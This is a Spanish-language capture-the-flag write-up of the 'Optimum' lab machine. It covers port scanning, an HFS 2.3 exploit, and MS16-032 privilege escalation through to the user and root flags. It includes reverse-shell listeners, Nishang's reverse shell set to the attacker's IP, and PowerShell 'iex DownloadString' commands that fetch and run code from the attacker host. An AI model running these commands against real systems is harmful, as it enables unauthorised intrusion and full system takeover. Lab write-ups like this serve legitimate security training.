

Optimum

Escaneo

Bash

```
> nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv  
10.129.145.74 -oG allports
```


```
> nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.145.74 -oG allports  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 12:06 CEST  
Initiating SYN Stealth Scan at 12:06  
Scanning 10.129.145.74 [65535 ports]  
Discovered open port 80/tcp on 10.129.145.74  
Completed SYN Stealth Scan at 12:06, 26.50s elapsed (65535 total ports)  
Nmap scan report for 10.129.145.74  
Host is up, received user-set (0.10s latency).  
Scanned at 2024-05-07 12:06:22 CEST for 27s  
Not shown: 65534 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE REASON  
80/tcp    open  http    syn-ack ttl 127  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 26.60 seconds  
Raw packets sent: 131088 (5.768MB) | Rcvd: 20 (880B)
```

```
> cat escaneo  
File: escaneo  
1 # Nmap 7.94SVN scan initiated Tue May 7 12:09:06 2024 as: nmap -p80 -sC -sV --min-rate 5000 -n -Pn -vvv -oN escaneo 10.129.145.74  
2 Nmap scan report for 10.129.145.74  
3 Host is up, received user-set (0.13s latency).  
4 Scanned at 2024-05-07 12:09:07 CEST for 13s  
5  
6 PORT      STATE SERVICE REASON      VERSION  
7 80/tcp    open  http    syn-ack ttl 127  HttpFileServer httpd 2.3  
8 |_ http-methods:  
9 |_ Supported Methods: GET HEAD POST  
10 |_ http-title: HFS /  
11 |_ http-server-header: HFS 2.3  
12 |_ http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1  
13 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
14  
15 Read data files from: /usr/bin/./share/nmap  
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
17 # Nmap done at Tue May 7 12:09:20 2024 -- 1 IP address (1 host up) scanned in 13.11 seconds
```


Whatweb

```
Shellcodes: No Results  
> whatweb http://10.129.145.74  
http://10.129.145.74 [200 OK] Cookies[HFS_SID], Country[RESERVED][ZZ], HTTPServer[HFS 2.3], HttpFileServer, IP[10.129.145.74], JQuery[1.4.4], Script[text/javascript], Title[HFS /]
```

Vemos la pagina



Buscamos en searchsploit



Miramos un searchsploit



Como nos pide necesitamos un netcat compartido por ello nos lo descargamos desde su pagina y despues lo unzipeamos a la carpeta como en la imagen y luego tendriamos otro servidor en escucha por el 443 por el exploit
eso si hemos descargado con searchploit -m y el archivo que hemos elegido



y ya lanzamos la peticion como nos indica el exploit

Funciona

```
inflating: netcat/nc64.exe
> ls
netcat  allports  escaneo  hfs_exploit.py  netcat-win32-1.12.zip
> cd netcat
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
```


pero es uin exploit que primero necesitas ejecutarlo varias veces para que primero haga la subida del archivo y lo revise y luego lo haga

```
> sudo su
[sudo] password for unicomanu:
> cd Academia
> cd optimum
> mv /home/unicomanu/Downloads/netcat-win32-1.12.zip .
> ls
allports  escaneo  hfs_exploit.py  netcat-win32-1.12.zip
> mkdir netcat
> cd netcat
> unzip -d netcat netcat-win32-1.12.zip
unzip: cannot find or open netcat-win32-1.12.zip, netcat-win32-1.12.zip or netcat-w
in32-1.12.zip.ZIP.
> cd ..
> unzip -d netcat netcat-win32-1.12.zip
Archive:  netcat-win32-1.12.zip
  inflating: netcat/doexec.c
  inflating: netcat/getopt.c
  inflating: netcat/netcat.c
  inflating: netcat/generic.h
  inflating: netcat/getopt.h
  inflating: netcat/hobbit.txt
  inflating: netcat/license.txt
  inflating: netcat/readme.txt
  inflating: netcat/Makefile
  inflating: netcat/nc.exe
  inflating: netcat/nc64.exe
> ls
netcat  allports  escaneo  hfs_exploit.py  netcat-win32-1.12.zip
> cd netcat
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
10.129.145.74 - - [07/May/2024 12:25:43] "GET /nc.exe HTTP/1.1" 200 -
```

```
> sudo su
[sudo] password for unicomanu:
> cd Academia
> cd optimum
> rlrwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.145.74] 49163
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

```
> python2 hfs_exploit.py 10.129.145.74 80
> python2 hfs_exploit.py 10.129.145.74 80
```

 /home/unicomanu/Academia/optimum

Como veis lo hemos lanzado dos veces la primera que intale le netcat y luego que lo ejecute y nosotros mientras escuchamos nos de una shell

```
Directory of C:\Users\kostas\Desktop
13/05/2024  09:58      <DIR>          .
13/05/2024  09:58      <DIR>          ..
18/03/2017  03:11             760.320 hfs.exe
13/05/2024  09:57              34 user.txt
                2 File(s)             760.354 bytes
                2 Dir(s)      5.629.722.624 bytes free
```

```
C:\Users\kostas\Desktop>type user.txt
type user.txt
```

```
c431cd01673f32ad4f6b35c8f43c7f3b
```

```
C:\Users\kostas\Desktop>
```

Y aqui esta la primera flag

language-user

```
c431cd01673f32ad4f6b35c8f43c7f3b
```

Ahora seguimos y vemos a ver si tenemos privilegios y poder escalar

```

C:\Users\kostas\Desktop>whoami /all
whoami /all

USER INFORMATION
-----

User Name      SID
=====
optimum\kostas S-1-5-21-605891470-2991919448-81205106-1001

GROUP INFORMATION
-----

Group Name                                     Type      SID      Attributes
=====
Everyone                                     Well-known group S-1-1-0   Mandatory group, En
abled by default, Enabled group
BUILTIN\Users                               Alias      S-1-5-32-545 Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\INTERACTIVE                     Well-known group S-1-5-4   Mandatory group, En
abled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1   Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11  Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\This Organization                Well-known group S-1-5-15  Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\Local account                   Well-known group S-1-5-113  Mandatory group, En
abled by default, Enabled group
LOCAL                                         Well-known group S-1-2-0   Mandatory group, En
abled by default, Enabled group
NT AUTHORITY\NTLM Authentication             Well-known group S-1-5-64-10 Mandatory group, En
abled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192

PRIVILEGES INFORMATION
-----

```

A partir de aqui vamos a ir buscando como escalar privilegios con una herramienta que con la informacion que podemos sacar systeminfo.

Empezamos con este poyecto

<https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

Vulnearibilidad es

MS16032

```
function Invoke-MS16032 {
<#
.SYNOPSIS

PowerShell implementation of MS16-032. The exploit targets all vulnerable
operating systems that support PowerShell v2+. Credit for the discovery of
the bug and the logic to exploit it go to James Forshaw (@tiraniddo).

Targets:
* Win7-Win10 & 2k8-2k12 <= 32/64 bit!
* Tested on x32 Win7, x64 Win8, x64 2k12R2

Notes:
* In order for the race condition to succeed the machine must have 2+ CPU
cores. If testing in a VM just make sure to add a core if needed mkay.
* The exploit is pretty reliable, however ~1/6 times it will say it succeeded
but not spawn a shell. Not sure what the issue is but just re-run and profit!
* Want to know more about MS16-032 ==>
https://googleprojectzero.blogspot.co.uk/2016/03/exploiting-leaked-thread-handle.html

.DESCRPTION

Author: Ruben Boonen (@FuzzySec)
Blog: http://www.fuzzysecurity.com/
License: BSD 3-Clause
Required Dependencies: PowerShell v2+
Optional Dependencies: None
E-DB Note: Source ~ https://twitter.com/FuzzySec/status/723254004042612736

EDIT: This script has been edited to include a parameter for custom commands and
also hides the spawned shell. Many comments have also been removed and echo has
moved to Write-Verbose. The original can be found at:
https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1

.EXAMPLE

C:\PS> Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://google.com')"
```

Cogemos el ejemplo y lo ponemos abajo y despees buscamos n invoke powerllshel de nishang


Google

invoke powershell tcp

X | 🔊 🔄 🔍

Todo Videos Imágenes Noticias Libros Más Herramientas

Sugerencia: Limita esta búsqueda a resultados en **español**. Más información sobre cómo filtrar por idioma




GitHub

https://github.com > blob > Invo... · Traducir esta página

nishang/Shells/Invoke-PowerShellTcp.ps1 at master

function Invoke-PowerShellTcp { <# .SYNOPSIS Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.




GitHub

https://github.com > blob > Shells · Traducir esta página

Invoke-PowerShellTcpOneLine.ps1 - samratashok/nishang

Nishang - Offensive PowerShell for red team, penetration testing and offensive security. - nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 at master ...




Medium

https://shellbr3ak.medium.com > ... · Traducir esta página

HackTheBox — Optimum - Shellbr3ak - Medium

24 feb 2020 — Note: you need to invoke the function you want to execute in the end of sherlock script (In my case it's Find-AllVulns). Now download the script ...



YouTube

De aqui nos bajamos el invoke y los modificamos el puerto e IP y lo guardamos

```
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are"
    Write-Error $_
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.21 -Port 9999
```

Help **Write Out** **Where Is** **Cut** **Execute** **Location**
Exit **Read File** **Replace** **Paste** **Justify** **Go To Line**

Luego modificaresmo el exploit ms16

```
$CallResult = [Kernel32]::CloseHandle($ProcessInfo.hProcess)
$CallResult = [Kernel32]::CloseHandle($ProcessInfo.hThread)
}

$StartTokenRace.Stop()
$SafeGuard.Stop()
}
}

Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.16.21/shell.ps1')"
```

Help **Write Out** **Where Is** **Cut** **Execute** **Location**
Exit **Read File** **Replace** **Paste** **Justify** **Go To Line**

```
Bash

Invoke-MS16-032 -Command "iex(New-Object
Net.WebClient).DownloadString('http://10.10.16.21/shell.ps1')"
```

powershell iex (New-Object
Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')

C:\Windows\sysnative\WindwosPowershell\v1.0\powershell.exe iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')

como esta en 32 y el es de 64 necesitamos hacer el comando de arriba


```

C:\Users\kostas\Desktop>powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')
powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')

[by b33f -> @FuzzySec]
[!] No valid thread handles were captured, exiting!

C:\Users\kostas\Desktop>C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')
C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')
The system cannot find the path specified.

C:\Users\kostas\Desktop>C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')
C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe iex (New-Object Net.WebClient).DownloadString('http://10.10.16.21/Invoke-MS16032.ps1')

[by b33f -> @FuzzySec]

[!] Holy handle leak Batman, we have a SYSTEM shell!!

C:\Users\kostas\Desktop>

```

Donde estamos escuchando pues nos ha salid

```

> rllwrap nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.145.74] 49181
Windows PowerShell running as user SYSTEM on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop>

```

```

PS C:\Users\kostas\Desktop>cd C:\Users
PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d----             18/3/2017   1:52 ??      Administrator
d----             18/3/2017   1:57 ??      costas
d-r--             14/5/2024   3:24 ??      Public

PS C:\Users> cd Administrator
PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r--             18/3/2017   1:52 ??      Contacts
d-r--             18/3/2017   2:14 ??      Desktop
d-r--             18/3/2017   1:52 ??      Documents
d-r--             18/3/2017   1:52 ??      Downloads
d-r--             18/3/2017   1:52 ??      Favorites
d-r--             18/3/2017   1:52 ??      Links
d-r--             18/3/2017   1:52 ??      Music
d-r--             18/3/2017   1:52 ??      Pictures
d-r--             18/3/2017   1:52 ??      Saved Games
d-r--             18/3/2017   1:52 ??      Searches
d-r--             18/3/2017   1:52 ??      Videos

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

```

```

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r--             13/5/2024   9:57 ??      34 root.txt

PS C:\Users\Administrator\Desktop> type root.txt
fce8f9884327fe8669f02cdfac6dd06
PS C:\Users\Administrator\Desktop>

```


fce8f9884327fe8669f02cdfac6dd06